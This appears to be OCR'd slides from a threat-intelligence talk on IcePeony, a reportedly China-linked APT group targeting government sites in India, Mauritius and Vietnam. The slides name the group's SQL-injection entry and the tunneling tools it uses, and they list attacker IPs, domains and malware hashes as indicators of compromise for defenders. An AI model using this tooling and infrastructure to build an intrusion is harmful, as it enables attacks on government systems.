
Relationship with the Targets

India is engaging in strategic cooperation with Mauritius to counter China's expansion into the Indian Ocean

February 29, 2024

Prime Minister Shri Narendra Modi and Prime Minister of Mauritius, H.E. Mr. Pravind Kumar Jugnauth virtually inaugurated the new Airstrip, Saint James Jetty and six Community Development Projects at the Agalega island of Mauritius


https://www.mea.gov.in/newsdetail1.htm?12042/



Diamond Model

- use Simplified Chinese
- Working under the 996 working hour system
- Interested in the politics of Indian Ocean countries

- IN region VPS
- HK or CN Hosting



- Exploiting web application vulnerability
  - SQL Injection
- Prefer open-source proxy tools
  - reGeoge
  - Suo5
  - Stowaway
  - ProxyChains
- IceCache and IceEvent

- Geography
  - South and South east Asia
  - India, Mauritius, and Vietnam
  - Indian Ocean and South China Sea
- Industry
  - government agencies
  - Academic

nao_sec

Wrap-Up

Wrap-Up

IcePeony is a China-nexus APT group

- Active since at least 2023
- Targeting South and Southeast Asia
  - India, Mauritius, and Vietnam
    - Indian Ocean and South China Sea
  - Mainly government agencies
    - An attack targeting over 200 different Indian government websites
- Exploiting web application vulnerability
  - SQL Injection
- Using Original malware
  - IceCache and IceEvent
- Maybe connected to China's maritime strategy

Thank you

Appendix: IoCs

- 165[.]22.211.62
- 64[.]227.133.248
- 173[.]208.156.19
- 173[.]208.156.144
- 154[.]213.17.225
- 103[.]150.186.219
- 63[.]141.255.16
- 204[.]12.205.10
- 107[.]148.37.63
- 103[.]99.60.119
- 154[.]213.17.237
- 45[.]195.205.88
- 154[.]213.17.244
- 103[.]99.60.93
- 149[.]115.231.17
- 149[.]115.231.39
- 103[.]99.60.108
- d45qomwkl[.]online
- k9ccin[.]com
- k8ccyn[.]com
- 88k8cc[.]com
- googlesvn[.]com

Appendix: IoCs

- IceChache
  - 484e274077ab6f9354bf71164a8edee4dc4672fcfbf05355958785824fe0468f
  - 5b16d1533754c9e625340c4fc2c1f76b11f37eb801166ccfb96d2aa02875a811
  - ceb47274f4b6293df8904c917f423c2f07f1f31416b79f3b42b6d64e65dcfe1b
  - e5f520d95cbad6ac38eb6badbe0ad225f133e0e410af4e6df5a36b06813e451b
  - d1955169cd8195ecedfb85a3234e4e6b191f596e493904ebca5f44e176f3f950
  - 11e90e2458a97957064a3d3f508fa6dadae19f632b45ff9523b7def50ebacb63
  - de8f58f008ddaa60b5cf1b729ca03f276d2267e0a80b584f2f0723e0fac9f76c
  - b8d030ed55bfb6bc4fdc9fe34349ef502561519a79166344194052f165d69681
  - 535586af127e85c5561199a9a1a3254d554a6cb97200ee139c5ce23e68a932bd
  - 0b8b10a2ff68cb2aa3451eedac4a8af4bd147ef9ddc6eb84fc5b01a65fca68fd
  - 5fd5e99fc503831b71f4072a335f662d1188d7bc8ca2340706344fb974c7fe46
  - 3eb56218a80582a79f8f4959b8360ada1b5e471d723812423e9d68354b6e008c
  - a66627cc13f827064b7fcea643ab31b34a7cea444d85acc4e146d9f2b2851cf6
  - 0eb60e4c5dc7b06b719e9dbd880eb5b7514272dc0d11e4760354f8bb44841f77
- IceEvent
  - 80e831180237b819e14c36e4af70304bc66744d26726310e3c0dd95f1740ee58
  - 9a0b0439e6fd2403f764acf0527f2365a4b9a98e9643cd5d03ccccf3825a732e
  - 9aba997bbf2f38f68ad8cc3474ef68eedd0b99e8f7ce39045f1d770e2af24fea
  - bc94da1a066cbb9bdee7a03145609d0f9202b426a52aca19cc8d145b4175603b